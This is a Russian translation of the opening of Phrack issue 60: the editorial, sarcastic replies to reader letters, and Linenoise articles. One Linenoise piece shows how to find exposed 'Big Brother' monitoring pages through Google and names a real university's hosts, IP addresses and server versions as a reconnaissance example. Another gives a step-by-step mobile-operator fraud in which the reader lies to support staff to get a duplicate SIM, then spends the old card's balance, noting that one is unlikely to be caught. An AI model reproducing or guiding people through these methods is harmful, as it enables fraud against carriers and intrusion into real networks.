

Phrack RU issue 060

Русская версия Phrack, выпуск 060. Полный текст статей с кодом и таблицами.


Темы выпуска: культура Phrack, новости сцены, loopback, prophile и хакерские манифесты; эксплуатация уязвимостей, shellcode, rootkits и низкоуровневая безопасность; Unix/Linux, BSD, Windows NT и администрирование систем; сети, маршрутизация, TCP/IP, Cisco, телефония и телеком-инфраструктура.

Материалы выпуска: Введение; LOOPBACK; LINENOISE; Арсенал инструментов Phrack (TOOLZ ARMORY); Анкета; Smashing The Kernel Stack For Fun And Profit; Сжигая мосты: эксплойты для Cisco IOS; Static Kernel Patching; Big Loop Integer Protection; Базовые целочисленные переполнения; SMB/CIFS BY THE ROOT; Обнаружение межсетевых экранов и анализ сети с помощью испорченной контрольной суммы; Малобюджетный портативный GPS-глушитель; Traffic Lights (Светофоры); PHRACK WORLD NEWS; УТИЛИТА ИЗВЛЕЧЕНИЯ PHRACK.

Больше крутых материалов в моём телеграм канале [@grogrigs](https://t.me/grogrigs)

Введение

Автор: Phrack Staff



Jingle bells, jingle bells, jingle all the way... РОЖДЕСТВО — ЭТО ВРЕМЯ PHRACK.

Вот и вышел номер #60. Кто бы мог подумать, что мы зайдём так далеко :> Давайте оглянемся назад и вспомним всех, кто держал Phrack на плаву все эти годы. Дамы и господа, мы с гордостью представляем окончательную, самую свежую, неполную и, возможно, не вполне точную ХРОНОЛОГИЮ ГЛАВНЫХ РЕДАКТОРОВ PHRACK С САМОГО НАЧАЛА:

ДАТА	ИМЯ	ВЫПУСКИ
2001-08-11		(p57..)
1997-09-01	route	(p51..p56)
1997-04-09	route, Datastream Cowboy	(p50)
1996-11-08	route, Datastream Cowboy, Voyager	(p49)
1996-09-01	Voyager, ReDragon, route	(p48)
1993-03-01	Erik Bloodaxe	(p42..p47)
1991-09-15	Dispater	(p33..p41)
1990-05-28	Crimson Death	(p31..p32)
1988-10-12	Taran King + Knight Lightning	(p20..p30)
1988-06-07	Crimson Death	(p18..p19)
1988-04-07	Shooting Shark	(p17)
1987-11-01	Elric of Imrryr	(p16)
1985-11-17	Taran King + Knight Lightning	(p01..p15)
--[[[НАЧАЛО ПРОСТРАНСТВА И ВРЕМЕНИ - СОТВОРЕНИЕ ВСЕЛЕННОЙ - ГЕНЕЗИС]]]---		

...мы прошли долгий путь...

Что нового?

Мы возродили рубрику Phrack Profile, чтобы отдать дань уважения тем, кто сделал что-то крутое для сцены.

В этом выпуске появился новый раздел, посвящённый анонсам инструментов (Phrack Armory). В нём представлены избранные инструменты, выпущенные за последние несколько месяцев и достаточно крутые, на наш взгляд, чтобы упомянуть их здесь.

Содержание

|=[Оглавление]=====|
| 0x01 Введение Phrack Staff 0x009 kb |

0x02 Loopback	Phrack Staff 0x00b kb
0x03 Linenoise	Phrack Staff 0x01e kb
0x04 Toolz Armory	Packet Storm 0x00b kb
0x05 Phrack Prophile on horizon	Phrack Staff 0x009 kb
0x06 Smashing The Kernel Stack For Fun And Profit	noir 0x03e kb
0x07 Burning the bridge: Cisco IOS exploits	FX 0x028 kb
0x08 Static Kernel Patching	jbtzshm 0x072 kb
0x09 Big Loop Integer Protection	Oded Horovitz 0x067 kb
0x0a Basic Integer Overflows	blexim 0x01b kb
0x0b SMB/CIFS By The Root	ledin 0x07c kb
0x0c Firewall Spotting with broken CRC	Ed3f 0x026 kb
0x0d Low Cost and Portable GPS Jammer	anonymous 0x021 kb
0x0e Traffic Lights	plunkett 0x015 kb
0x0f Phrack World News	Phrack Staff 0x018 kb
0x10 Phrack magazine extraction utility	Phrack Staff 0x015 kb
=-----=[0x282 kb	

Последний и все предыдущие выпуски Phrack доступны онлайн по адресу <http://www.phrack.org>. Читатели без доступа к веб могут подписаться на рассылку phrack-distrib. Каждый новый выпуск Phrack отправляется в этот список в виде вложения к письму. Каждый новый выпуск (без вложения) анонсируется в списке рассылки объявлений.

Подписка на список рассылки объявлений:

```
$ mail announcement-subscribe@lists.phrack.org < /dev/null
```

Подписка на список рассылки дистрибуции:

```
$ mail distrib-subscribe@lists.phrack.org < /dev/null
```

Получение старых выпусков (необходимо сначала подписаться):

```
$ mail distrib-index@lists.phrack.org < /dev/null
$ mail distrib-get.<n>@lists.phrack.org < /dev/null
```

где n — номер выпуска Phrack [1..60].

Приятного чтения!

Phrack Magazine Vol 11 Number 60, Build 3, Dec 28, 2002. ISSN 1068-1035

Contents Copyright (c) 2002 Phrack Magazine. All Rights Reserved.

Воспроизведение материалов полностью или частично без предварительного письменного разрешения редакции запрещено.

Phrack Magazine распространяется среди широкой публики бесплатно настолько часто, насколько это возможно.

Контакты Phrack Magazine

|=-----=[К О Н Т А К Т Ы П H R A C K M A G A Z I N E]=-----=|

Редакторы	: phrackstaff@phrack.org
Материалы	: phrackstaff@phrack.org
Комментарии	: loopback@phrack.org
Phrack World News	: pwn@phrack.org

У нас работает агрессивный почтовый фильтр в стиле /dev/null. Мы отвечаем на каждое серьезное письмо. Если вы не получили ответа, значит, ваше письмо, скорее всего, не заслуживало ответа или было поймано нашим фильтром. Убедитесь, что ваше письмо имеет конкретного

адресата, одного получателя, непустую тему, не содержит HTML-кода и является 100% чистым 7-битным ASCII.

PGP-ключ для шифрования материалов

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: GnuPG v1.0.6 (GNU/Linux)
Comment: For info see http://www.gnupg.org

mQGIBD03YTYRBADYg6kOTnjEfrMANEGmoTLqXRZdfxGpvaU5MHPq+XHvuFAWHBm2
xB/9ZcRt4XIXw00TL441ixL6fvGPNxjrRmAuTXSWrElGJ51Tj7VdJmdt/DbehzGb
NXekehG/r6KLHX0PqNzcr84sY6/GrZUiNZftYA/eUWDB7EjEmkBIMs3bnwCg3KRb
96G68Zc+T4ebUrV5/dkYwFUEAMgSGJpdy8yBWaFUsGOsGkrZZdf6tRA+GGOnqjS
Lh094L8iuTfbxr7zO4E5+uToantAl56fHhnEy7hKJxuQdWlC0GKktUDhGltUxrob
zsNdN6cBprUT7//Qgd0lm3nE2E5myozhhMxLMjjFllmNo1YrNUEU4tYWm/Zvg9OF
Te8TBADS4oafB6pT9BhGOWhoED1bQRkk/KdHuBMrGwK8vb/e36p6KMj8xBVJNgly
JtIn6Iv14z8PtO62SEzlcgdsieoVncztQgLIrvCN+vKjv8jEGFtTmIhx6f/VC7pX
oLX2419rePyAXCPVhw3xDN2CVahUD9jTkFE2eOSFiWJ7DqUsIrQkcGhyYWNrc3Rh
ZmYgPHBocmFja3N0YWZmQHBocmFjay5vcmc+iFcEEeECABcFAj03YTYFCwcKAwQD
FQMCaxYCAQIXgAAKCRB73vey7F3HC1WRAJ4qxMAMESfFb2Bbi+rAb0JS4LnSYwCZ
AWI6ndU+sWEs/rdD78yydjPKW9q5Ag0EPTdhThAIAJNlf1QKtz715HIWA6G1CfKb
ukVyWVLnP91C1HRspi5haRdyqXbOUulck7A8XrZrTDUmVMGMO8ZguEjioXdyvYdC
36LUW8QXQM9BzJd76uU1/neBwNaWCHyiUqEijzkkO8yoYrLHkjref48yBF7nbgOl
ily3QOyDGUT/sEdjE5lzHqVtDxKH9B8crVkr/O2GEyr/zRu1Z2L5TjZNCQO988Hy
CyBdDVSCBwUkdrM/oyqnSiypcGzumD4pYzmquUw1EYJOVEO+WeLAOrfhd15oBZMp
QlQ/MOfc0rvS27YhKKFAHhSchSFLEppy/La6wzU+CW4iIcDmny5xw1wNv3vGrSCa
AwUH/jAo4KbOYm6Brdrv5zLcEvhdTKf6WcTLATbdx4GEa8Sj4B5a2A/ulycZT6Wu
D480xT8me0H4LK12j71zhJwzG9HRp846gKrPgj7GVcAaTtsXgwJu6Q7fH74PCrOt
GEyvJw+hRiQCTHUC22FUAX6SHZ5KzwMs3W8QnNUbRbfbdlhPMaEJpUeBm/jeXSm4
2JLOd9QjJu3fUIOzGj+G6MWwi7b49h/g0fH3M/LF5mPJf07exaElXwk1ohyPjeb8
s1lm348C4JqmFKijAyuQ9vfS8cdcsYUoCrWQw/ZWUIYSOKJd0pVWahQwuAWuSFS
4C8wUicFDUKG6+f5b7wnJfw3hf2IRgQYEQIABGUcPTdhTgAKCRB73vey7F3HCq5e
AJ4+jAPMQEbsmMfa94kJeAODE0XgXgCfbvismsWSu354IBL37BtyVg9cxAo=
=9kWD
-----END PGP PUBLIC KEY BLOCK-----
```

```
phrack:~# head -22 /usr/include/std-disclaimer.h
/*
 * All information in Phrack Magazine is, to the best of the ability of
 * the editors and contributors, truthful and accurate. When possible,
 * all facts are checked, all code is compiled. However, we are not
 * omniscient (hell, we don't even get paid). It is entirely possible
 * something contained within this publication is incorrect in some way.
 * If this is the case, please drop us some email so that we can correct
 * it in a future issue.
 *
 *
 * Also, keep in mind that Phrack Magazine accepts no responsibility for
 * the entirely stupid (or illegal) things people may do with the
 * information contained herein. Phrack is a compendium of knowledge,
 * wisdom, wit, and sass. We neither advocate, condone nor participate
 * in any sort of illicit behavior. But we will sit back and watch.
 *
 *
 * Lastly, it bears mentioning that the opinions that may be expressed in
 * the articles of Phrack Magazine are intellectual property of their
 * authors.
 * These opinions do not necessarily represent those of the Phrack Staff.
 */
```

EOF

LOOPBACK

Автор: phrackstaff

Цитата месяца

[Однажды в #phrack]

```
<OUAN:#phrack> *** PHRACK #60 ЗАПЛАНИРОВАН НА 2002-12-27 ***
<chmod_:#phrack> знаю
<chmod_:#phrack> уже 2 часа как опаздывает
<phrack_webmaster_undercover:#phrack> уже 27-е?
<chmod_:#phrack> да
<chmod_:#phrack> в некоторых частях мира
<bajkero:#phrack> Fri Dec 27 02:01:13 CET 2002
```

[Тем временем: phrack_webmaster_undercover делает
s/27th/28th/g в index.php]

```
<phrack_webmaster_undercover:#phrack> хм. странно, у меня написано 28-е.
<chmod_:#phrack> недавно изменили
<chmod_:#phrack> час назад ещё было 27-е
<phrack_webmaster_undercover:#phrack> загадочно...
```

Статистика месяца

```
root@phrack.org:/var/log > grep '\.mil' httpd_access.log | uniq | wc -l
248
root@phrack.org:/var/log > grep '\.gov' httpd_access.log | uniq | wc -l
937
```

Письмо 0x01

Главный редактор!!!!

Нет, извините, я всего лишь раб редакции, отвечающий на письма.

Я пытаюсь достать журнал Phrack, но пока безуспешно. Я живу в африканской стране под названием «Кения», и похоже, туда его не привозят!!!!!! Пожалуйста, пришлите мне подписку и журналы, если это возможно, а счёт выставьте позже.....

Кения, 1.00° с.ш., 38.00° в.д., 582 650 кв. км; наивысшая точка, с которой можно читать Phrack: гора Кения, 5199 м; низшая точка: Индийский океан (0 м, хе-хе).

*Потенциальное число читателей Phrack: 31 138 735. Темп роста хакеров: 1,15%; ожидаемая продолжительность жизни хакера при рождении: 47,02 года; Грамотность: с 15 лет и старше могут читать Phrack. 78,1% всего населения умеют читать Phrack.
<http://www.cia.gov/cia/publications/factbook/geos/ke.html>*

Мой адрес: fredie@kikuyu.com

Искренне ваш,

Fredie..

Phrack — бесплатный журнал. Приятно знать, что Phrack читают во всех уголках мира — мы определённо хотим слышать от вас чаще.

Письмо 0x02

От: Omar Tarabay

Тема: настоящий новичок

Привет, ребята,

Привет, чувак.

Я прочитал ваш последний номер — просто отлично. Я заходил на сайт каждый день, чтобы проверить, вышел ли новый выпуск.

О, так это ты был в логах? Привет :>

Мне очень понравились статьи из последнего номера (про взлом замков — лучшее). Я не стану задавать вопросы, которых вы ждёте: «расскажите, как взломать Hotmail или Пентагон».

Эх, жаль, у меня как раз был для тебя свежий Oday.

Но я читаю и учусь сам, однако как новичок я не понимаю большинство ваших статей — они только для экспертов и профи. Если вы можете писать статьи для новичков вроде меня и многих других, кто хочет учиться, — пожалуйста, пишите. О себе: я — TURBOWEST (уверен, вы легко узнаете моё настоящее имя, но, пожалуйста, не называйте его).

Твоё настоящее имя: TURBOEAST!

Мне 12 лет.

Ничего постыдного. Мы будем в одном возрасте через 13 лет.

Я программирую на Python. Пытаюсь установить Linux на свой ПК, но сталкиваюсь с проблемами, которые пытаюсь решить (читаю много книг о Linux).

Ты читал эти книги по Linux? Чему они тебя научили? Как форматировать жёсткий диск, устанавливать веб-камеру и видиться с 13-летними девочками через NetMeeting?

Наконец хочу сказать спасибо всей редакции Phrack и попросить ответить мне.

TURBOWEST

Ничего. Надеемся, у тебя не будет проблем с педофилами, которые теперь вышли на тебя...

Письмо 0x03

От: George escobar

Тема: спасибо

Ваш сайт оказался очень информативным. Спасибо.

dierwolf2

К вашим услугам! Денежных пожертвований мы не принимаем, зато вы можете присылать человеческих существ женского пола.

Письмо 0x04

От: "Anthony Webb"

Тема: Ладно, я тупой, но всё равно помогите

Ладно, признаю... Мне нравится сайт, но я не могу в нём разобраться. Да, знаю, я тупее мешка ржавых молотков. Но мне нужна помощь.

Признать это — уже хорошее начало. Давайте разберём ваш случай.

Я ищу простую программу, чтобы отслеживать телефонные звонки компании, при этом сама компания не должна знать, что я это делаю.

О боже... это совсем нехорошо...

Нет, я НЕ параноик, это они за мной следят.

Честно говоря, вы правы! Будьте готовы к худшему! Каждый день смотрите фильмы с Джеки Чаном и Акирой, чтобы отточить стиль ниндзя и быть готовым ко всему. Что? Вы слышали? ОНИ УЖЕ У ВАШЕЙ ДВЕРИ. БЕГИИИ!

У меня нет 1100–2500 долларов на программу учёта звонков, да и все эти навороты мне не нужны. Мне просто нужно отслеживать, с кем разговаривают люди, в какое время, с какого добавочного, входящий это звонок или исходящий и т.д. В компании установлена АТС Avaya (Lucent) Merlin Magix. Отслеживая звонки, я смогу доказать, что они действительно виновны в преследовании моей параноидной задницы.

Есть идеи? Мягко... но зол на организацию.

Вы уверены, что никто из ваших коллег не читал это письмо?

Письмо 0x05

От: domino@hush.com

Могу ли я получить зины в формате zip? Они интересные, но я использую Windows. Если нет, можете ли вы доделать статьи? Я читал одну из них в .txt, и там было написано «9 из 10» — но ссылки на 10-ю статью не было. Такое случалось много раз с разными номерами. Да, хорошо бы иметь их в виде zip для тех, у кого нет Linux, как и многие другие, или хотя бы исправьте ссылки. (Не большая проблема, просто страница отсутствует.)

Отличный журнал, жаль, что не могу дочитать до конца. Спасибо.

`(man winzip) || (man google) || (man brain) || (man life) || (man gun)`

Письмо 0x06

От: "melissa royer"

Здравствуйте,

У меня возникают проблемы при компиляции кода с вашего сайта. У меня Linux RH 7.3. В этом ли проблема??

```
[root@lenny Loki]# make linux  
  
make[1]: *** [surplus.o] Error 1  
make[1]: Leaving directory `/loki/loki2/Loki'  
make: *** [linux] Error 2
```

Клянусь, этот чувак^H^H^H^H Melissa действительно пытался скомпилировать семилетний исходник из r49. Пока мы не превратимся в центр поддержки по проблемам red-hat-gcc, подсказок давать не будем. Слухи о каком-либо слиянии по указанной теме на данный момент не подтверждаются и не опровергаются.

Письмо 0x07

[некий автор с «новой» и «неуязвимой» собственной криптоидеей]

[бла-бла-бла] ...не знал про «Прикладную криптографию», спасибо за ссылку.

[бла-бла-бла] ...одноразовые блокноты, может, и не очень удобны, но для хакеров они подходят...

[бла-бла-бла]. Когда мой друг взломал NASA, я использовал одноразовые блокноты, чтобы рассказать другим друзьям [бла-бла-бла-бла].

Так что вы в итоге рекомендуете? Отказаться от blowfish и использовать одноразовые блокноты, потому что они... эм... лучше, когда мы хотим рассказать нашим... эм... друзьям, что мы... эм... взломали NASA? Ну и?

Письмо 0x08

От: "Bowman, Michael"

SUBSCRIBE Phrack

Уважаемое Министерство образования, вы не смогли подписаться там, где ваши студенты уже преуспели. Пожалуйста, спросите у одноклассника, если у вас возникнут дальнейшие затруднения. Мы ждём вашей второй попытки до следующего понедельника, иначе нам придётся сообщить директору о вашей неудаче.

Письмо 0x09

[из веб-комментариев к Phrack 3-9, 2002-11-07]

От: laipie@ms14.url.com.tw

Здравствуйте,

Хочу скачать некоторые материалы с вашего сайта.

Наши ссылки защищены особым интеллектуальным проверочным механизмом. Вам нужно нажать ALT-Q во время нажатия на ссылку (быстро!).

Письмо 0x0a

От: "Dustin Smith"

Тема: Несчастливая жизнь...

Что ж, вы, возможно, знаете меня как «скрипт-кидди», но последнее время меня одолевают грандиозные иллюзии, и я стремлюсь стать... Не смею даже произнести, ведь я ещё так далеко, и в то же время так близко. Поэтому подписка на ваш Священный Грааль пришлась бы весьма кстати... Со всей скромностью перед величием, которым владеют немногие, прощаюсь с вами...

ЭТО НЕ ВЫДУМКА! Мы действительно получаем такие письма!

Broadband? Dial-up? Получите надёжный доступ в интернет от MSN.

Сначала получи мозги!

Письмо 0x0b

От: "Princess Of Darkness"

Тема: symantec

Ухх... привет.

::машет рукой::

Меня зовут Rosie. Привет. Я на самом деле очень мало или совсем ничего не знаю о хакинге, но хотела бы узнать больше. Я знаю ссылки, сайты и т.д.

Неплохое начало!

Урок 2: «Как читать сайт».

Урок 3: «Как понять сайт».

Урок 4: «Как использовать сайт».

Урок 5: «Как нанять адвоката».

Урок 6: «Как скрыться от федералов».

Но когда ты не умеешь писать HTML, всё становится немного сложнее. Боже, чувствую себя тупой. Не смейтесь. Я lam0g, знаю.

Настоящая причина, по которой Phrack распространяется в .txt — никто из нас тоже не знает этого -дела.

В общем, большое спасибо за то, что прочитали это...

Большое спасибо за то, что написали это...

И ещё... не выясняйте, где я живу... это... страшно... О.о;;

Пока,
~0513~

Письмо 0x0c

От: anthony charles

Тема: ГОРЯЩИЙ УЧЕНИК

Уважаемый редактор,

Один человек, которого я встретил в интернете, посоветовал мне связаться с вашим журналом по поводу того, как стать хакером. Я живу в Нигерии, Западная Африка. Я был бы очень признателен, если вы мне поможете, потому что это была моя мечта — стать хакером.

Пользователи в хакерском чате на Yahoo слишком быстры для меня. Мне нужно изучить основы того, как стать хакером. Каждый с чего-то начинает... Я начинаю здесь, если вы окажете мне честь и передадите знания горящему ученику.

В ожидании вашего ответа.

Искренне ваш,

Anthony Charles

без комментариев

|=[EOF]=====|

LINENOISE

Автор: Phrack Staff

Содержание

1. Тёмная сторона NTFS
2. Наблюдение за Большим Братом
3. Бесплатные звонки с мобильного
4. Законодательно санкционированное электронное наблюдение (LAES)
5. Java сносит межсетевой экран

1 — Тёмная сторона NTFS

Это не вписалось ни в одну другую рубрику, поэтому мы оставляем это здесь:

http://patriot.net/~carvdawg/docs/dark_side.html

Автор: da_knight

Вы когда-нибудь хотели оказаться по ту сторону наблюдения? Если вы системный администратор серверов UNIX/Linux, то, возможно, знакомы с продуктом под названием Big Brother, который можно скачать с <http://bb4.com/>. Эта статья не претендует на техническую глубину — в этом нет необходимости. Она разделена на две части, так что для начала немного расскажем о Big Brother (BB).

BB — программа для мониторинга различного компьютерного оборудования: она умеет отслеживать связность, загрузку процессора, использование диска, статус FTP, HTTP, POP3 и многое другое. Как нетрудно догадаться, эта информация крайне важна для любой организации. BB работает по стандартной схеме клиент/сервер. Серверная часть поддерживает различные варианты UNIX, Linux и NT. Клиентское ПО доступно для UNIX, Linux, NT, Mac, Novell, AS/400 и VAXEN; часть клиентского ПО поставляется сторонними производителями и официально не поддерживается BB4 Technologies.

Прелесть в том, что вся эта информация отображается на веб-странице. Если вам нужно обслуживать несколько серверов, с этим продуктом достаточно зайти на одну страницу и сразу получить статус всех систем — весьма удобно. Когда всё в порядке, статус отображается как «зелёный», серьёзные проблемы обозначаются «красным».

Пример: статус связности (conn) проверяется пингом соответствующего оборудования; если пинг не проходит, на странице появляется красный индикатор. При сбое таких проверок BB можно настроить на автоматическое оповещение администратора.

Краткий обзор статусов в порядке убывания серьёзности:

```
red      - Авария; у вас проблемы.
purple   - Нет отчёта; клиент не отвечал последние 30 минут.
yellow   - Внимание; порог пересечен.
green    - ОК; можно отдыхать.
```

```
clear - Недоступно; тест отключён.  
blue  - Отключено; уведомления для этого теста выключены.
```

Статус отражается и в заголовке страницы: достаточно одного красного индикатора, чтобы заголовок сменился на «red:Big Brother» — об этом мы поговорим чуть ниже.

Администраторы, как правило, используют этот продукт для мониторинга наиболее важных систем и их ключевых параметров. Если у вас есть веб-сервер, вы будете следить за статусами http и conn, чтобы убедиться, что пользователи могут к нему подключиться. Среди прочих примеров — проверка Oracle или вывод списка активных пользователей. Есть даже возможность добавить прогноз погоды. Суть в том, что наблюдать можно практически за чем угодно — главное, что вы сочтёте важным.

Теперь, когда у вас есть общее представление о BB, процитирую два фрагмента из FAQ BB4 Technologies, раздел 5: «Вопросы безопасности» (<http://bb4.com/bb/help/bb-faq.html#5.0>). Весь раздел заслуживает внимания, но остановимся на двух пунктах.

«BB не требует запуска от root. Мы рекомендуем создать пользователя 'bb' и запускать bb от его имени.» «Мы рекомендуем защищать веб-страницы Big Brother паролем.»

Почему это важно? Во-первых, вы знаете, что администраторы, использующие это ПО, скорее всего настроили его под пользователем 'bb', и, возможно, запускают его с привилегиями root. Это даёт вам действующую учётную запись в системе, которой человек почти не пользуется, — а значит, пароль может оказаться простым. Но это не главная тема статьи. Во-вторых, BB4 сама признаёт, что информация на этих страницах крайне чувствительна, и рекомендует защищать их паролем.

Следуя этой логике, понимаем: если страницы не защищены паролем и сервер доступен из интернета, то поисковики их проиндексируют и вернут в результатах поиска — нужно только знать, что искать.

Чего же вы ждёте? Откройте <http://www.google.com> и найдите "green:Big Brother" (кавычки обязательны — они уточняют запрос). Вы получите около 16 200 совпадений. Не все из них — уникальные сайты: многие страницы принадлежат одному и тому же ресурсу. Но суть ясна. По моим оценкам, таким образом можно просмотреть более 200 сайтов. Не забудьте поискать и по другим статусам — просто замените цвет. Кроме того, я выбрал Google не случайно: некоторые сайты уже не используют BB, но Google хранит кэшированные страницы, и вы всё равно можете извлечь из них информацию.

Просматривая список, вы заметите, что большинство из них — небольшие ISP или университеты. Возьмём в качестве примера один университет — и не простой, а из Лиги плюща. Из одного BB-сайта мне удалось выяснить, что BB-сервер работает на машине `artemis.cs.yale.edu` с IP-адресом `128.36.232.57`, а также что компьютер `rhino.zoo.cs.yale.edu` переживает серьёзные проблемы. Как я нашёл IP-адрес? Просто: нажав кнопку «green» (или любого другого цвета) под столбцом «conn», вы увидите страницу примерно такого содержания:

```
-----  
rhino.zoo.cs.yale.edu - conn  
-----  
  
green Sun Jun 30 01:33:15 EDT 2002 Connection OK  PING 128.36.232.12  
(128.36.232.12) from 128.36.232.57 : 56(84) bytes of data. 64 bytes  
from 128.36.232.12: icmp_seq=0 ttl=255 time=379 usec  
  
--- 128.36.232.12 ping statistics ---  
1 packets transmitted, 1 packets received, 0% packet loss round-trip
```

min/avg/max/mdev = 0.379/0.379/0.379/0.000 ms

Из этого сразу видно: команда `ping` пыталась достучаться до 128.36.232.12 (то есть `rhino.zoo.cs.yale.edu`), и запрос был отправлен с 128.36.232.57 (`artemis.cs.yale.edu`). Посмотрим, что ещё можно узнать.

Я вижу, что почти на всех их серверах работает Tripwire — значит, это UNIX-системы, и создать бэкдор-аккаунт на них будет непросто. На другой странице отображается список залогиненных пользователей. На момент проверки их было 33 человека, и поскольку время 1:33 ночи, кое-кто, судя по всему, просто забыл выйти из системы.

Хочу узнать побольше о серверах Йеля — возвращаемся в Google и ищем другую страницу с Йелем, на этот раз по `zelda.cs.yale.edu`. Теперь можно получить кое-что интересное. На открывшейся странице отображается немало серверов с разбивкой по факультетам. Хотите знать, какое ПО использует `plucky.cs.yale.edu` для HTTP-сервисов? Просто нажмите кнопку «green»:

`plucky.cs.yale.edu - http`

`green Sun Jun 30 01:45:21 EDT 2002`

```
http://plucky.cs.yale.edu - Server OK
HTTP/1.1 200 OK
Server: Microsoft-IIS/4.0
Content-Location: http://plucky.cs.yale.edu/index.html Date: Sun, 30
Jun 2002 05:45:21 GMT
Content-Type: text/html
Accept-Ranges: bytes
Last-Modified: Tue, 12 Jan 1999 20:49:40 GMT ETag:
"54b4ec126d3ebel:4051"
Content-Length: 2226
```

Seconds: 0.01

Серьёзно? Они до сих пор используют IIS 4.0? Неужели они не знают, насколько это небезопасно? Но не отвлекаемся. Из этой информации ясно: сервер работает под какой-то версией Windows NT с IIS 4.0 — это может оказаться полезным.

Zelda также показывает, что там ведётся мониторинг принтеров. Это может быть забавно: что если на принтер `philo-printer.philosophy.yale.edu` отправить сообщение «I think therefore I hack!»? Кстати, принтер оказался «HP LaserJet 4050 Series» — достаточно было нажать кнопку под столбцом «printer».

На том же сайте обнаруживается, что ряд серверов использует TELNET, POP3, Oracle, FTP и IMAP. Большинство этих служб с удовольствием сообщат вам свою версию. Oracle и вовсе любезно показывает всех подключённых пользователей. Как им за это не поблагодарить?

Примечательно, что только геологи Йеля, похоже, беспокоятся о конфиденциальности своих данных: просмотреть, что именно они мониторят, не удалось из-за ограничений на их веб-сайте. Зато известно, что их веб-сервер работает на Apache версии 1.3.26.

Как видите, за несколько минут я смог собрать огромный объём критически важных данных об инфраструктуре. При этом я не нарушил ни одного закона — эти страницы открыты для просмотра всем желающим. Кому-то может понадобится 10 минут, чтобы выяснить несколько фактов об

одной системе — за то же время я нашёл подробные сведения о более чем 40 системах одной организации. Спасибо, Большой Брат!

Стоит добавить: информация на этих страницах, как правило, не показывается даже сотрудникам компании за пределами IT-отдела. Видимо, Йель считает меня не угрозой безопасности — иначе потребовал бы аутентификацию.

Представьте: ISP публикует список всех своих маршрутизаторов с IP-адресами и моделями. Имея это, можно попробовать воспользоваться уязвимостями SNMP, обнаруженными в этом году, или стандартными логинами/паролями, заданными по умолчанию на таких устройствах. Упоминаю об этом потому, что среди найденных мной сайтов действительно был ISP со списком маршрутизаторов — и по Google большинство результатов приходилось именно на небольших провайдеров.

И ещё об использовании Google: рекомендую искать "red:Big Brother" — такие страницы всегда содержат больше информации, чем страницы систем, работающих в штатном режиме.

Наконец, я написал эту статью не для того, чтобы поощрять взлом систем. Я написал её потому, что безопасность крайне важна: информация, которую можно получить благодаря одному этому продукту, способна поставить под угрозу целую инфраструктуру. Если вы системный администратор сайта, который индексируется Google, — защитите свои ВВ-страницы паролем. К тому времени, как вы это прочитаете, весь мир уже будет знать о вашей инфраструктуре.

3 — Бесплатные звонки с мобильного

Автор: euginomo

С помощью этой уязвимости можно совершать БЕСПЛАТНЫЕ ЗВОНКИ, отправлять БЕСПЛАТНЫЕ SMS и даже пользоваться БЕСПЛАТНЫМ WAP.

Для начала нужно проверить, есть ли у вашего мобильного оператора эта уязвимость. Позвоните на бесплатный номер службы поддержки (чтобы не тратить деньги) и скажите им, что ваша карта заблокирована: вы забыли телефон в комнате младшей сестры, и на экране написано «SIM Card is locked» или что-то подобное. Скажите, что, возможно, сестра неверно ввела PUK, пока телефон был выключен, а теперь он не работает. Оператор должен ответить, что вам нужно обратиться в один из их офисов — там выдадут новую карту с тем же номером и тем же балансом, что и на старой. Уточните, сколько это стоит, — и оператор должен сказать, что это бесплатно.

Что понадобится:

- Мобильный телефон не Nokia (лучше, если он ваш и без SIM-лока)
- Nokia (подойдёт разлоченный, одолженный или какой найдётся)

Порядок действий:

```
Mobile1 = не Nokia  
Mobile2 = Nokia
```

Вставьте карту в Mobile1 и введите PIN. После загрузки введите этот код три раза:

```
**04*00000000*00000000*00000000#
```

или попробуйте:

```
**05*00000000*00000000*00000000#
```

Сверьтесь с инструкцией к телефону — там может быть указан код для смены PUK. Если нужные коды не найдёте, напишите в Motorola: спросите, есть ли код для смены PUK (это не незаконная

функция, она описана в руководстве пользователя).

Если код не совпадает с тем, что описан выше, — ищите похожий. На некоторых Motorola Flare после ввода 04 или 05 сразу появляется запрос «Enter the old Puk», а затем новый PUK просят ввести дважды. Главное — заблокировать карту; можно также три раза ввести неверный PIN, а затем ввести неправильный PUK. Последний способ не тестировался, но попробовать можно — на свой страх и риск.

После этого идите в офис оператора и расскажите, что произошло (сошлитесь на младшую сестру, или дочку подруги вашей матери, — в общем, придумайте историю). Вам выдадут новую карту взамен старой, а старую обычно тоже отдают — как правило, выдают обе.

Теперь самое интересное. Вставьте старую карту в Nokia, включите телефон — и она не заблокирована! Если вставить ту же карту в другой телефон (не Nokia) — он покажет блокировку. Это скорее баг Nokia, а не сети оператора. Отправьте SMS со старой карты и проверьте, списались ли деньги. Затем проверьте баланс новой карты — если там ничего не списалось, значит, у оператора есть эта уязвимость, и вы можете расходовать баланс старой карты по своему усмотрению. Учтите, что примерно через две недели старую карту отключат от сети и полностью заблокируют — но на новой карте деньги сохранятся, и операцию можно повторять снова и снова. Вряд ли вас поймают.

Проверено на сети Vodafone в Португалии.

4 — Введение в законодательно санкционированное электронное наблюдение (LAES)

Автор: Mystic

В 1994 году Конгресс США принял Закон о содействии коммуникациям в интересах правоохранительных органов (Communications Assistance for Law Enforcement Act, CALEA). Его цель — сохранить, но не расширить возможности правоохранительных органов по прослушиванию: операторы связи обязаны использовать системы, обеспечивающие государственным органам базовый уровень доступа для ведения наблюдения. Однако закон не только сохраняет существующие возможности — он их расширяет: теперь власти могут собирать информацию о пользователях беспроводной связи, прослушивать содержимое беспроводных переговоров, SMS и пакетные коммуникации. Стандарт, возникший вследствие этого закона, называется «Законодательно санкционированное электронное наблюдение» (Lawfully Authorized Electronic Surveillance, LAES).

Оператор связи (Telecommunications Service Provider, TSP), соответствующий требованиям CALEA, обязан предоставлять правоохранительным органам (Law Enforcement Agencies, LEAs) доступ к следующим данным и сервисам:

1. **Несвязанная с вызовом информация (Non-call associated):** данные об объектах перехвата, которые не обязательно связаны с конкретным звонком.
2. **Связанная с вызовом информация (Call associated):** идентифицирующие данные о звонках с участием объектов перехвата.
3. **Сигнальная информация (Call associated and Non-call associated):** сигнальные сообщения, инициированные объектом или сетью.
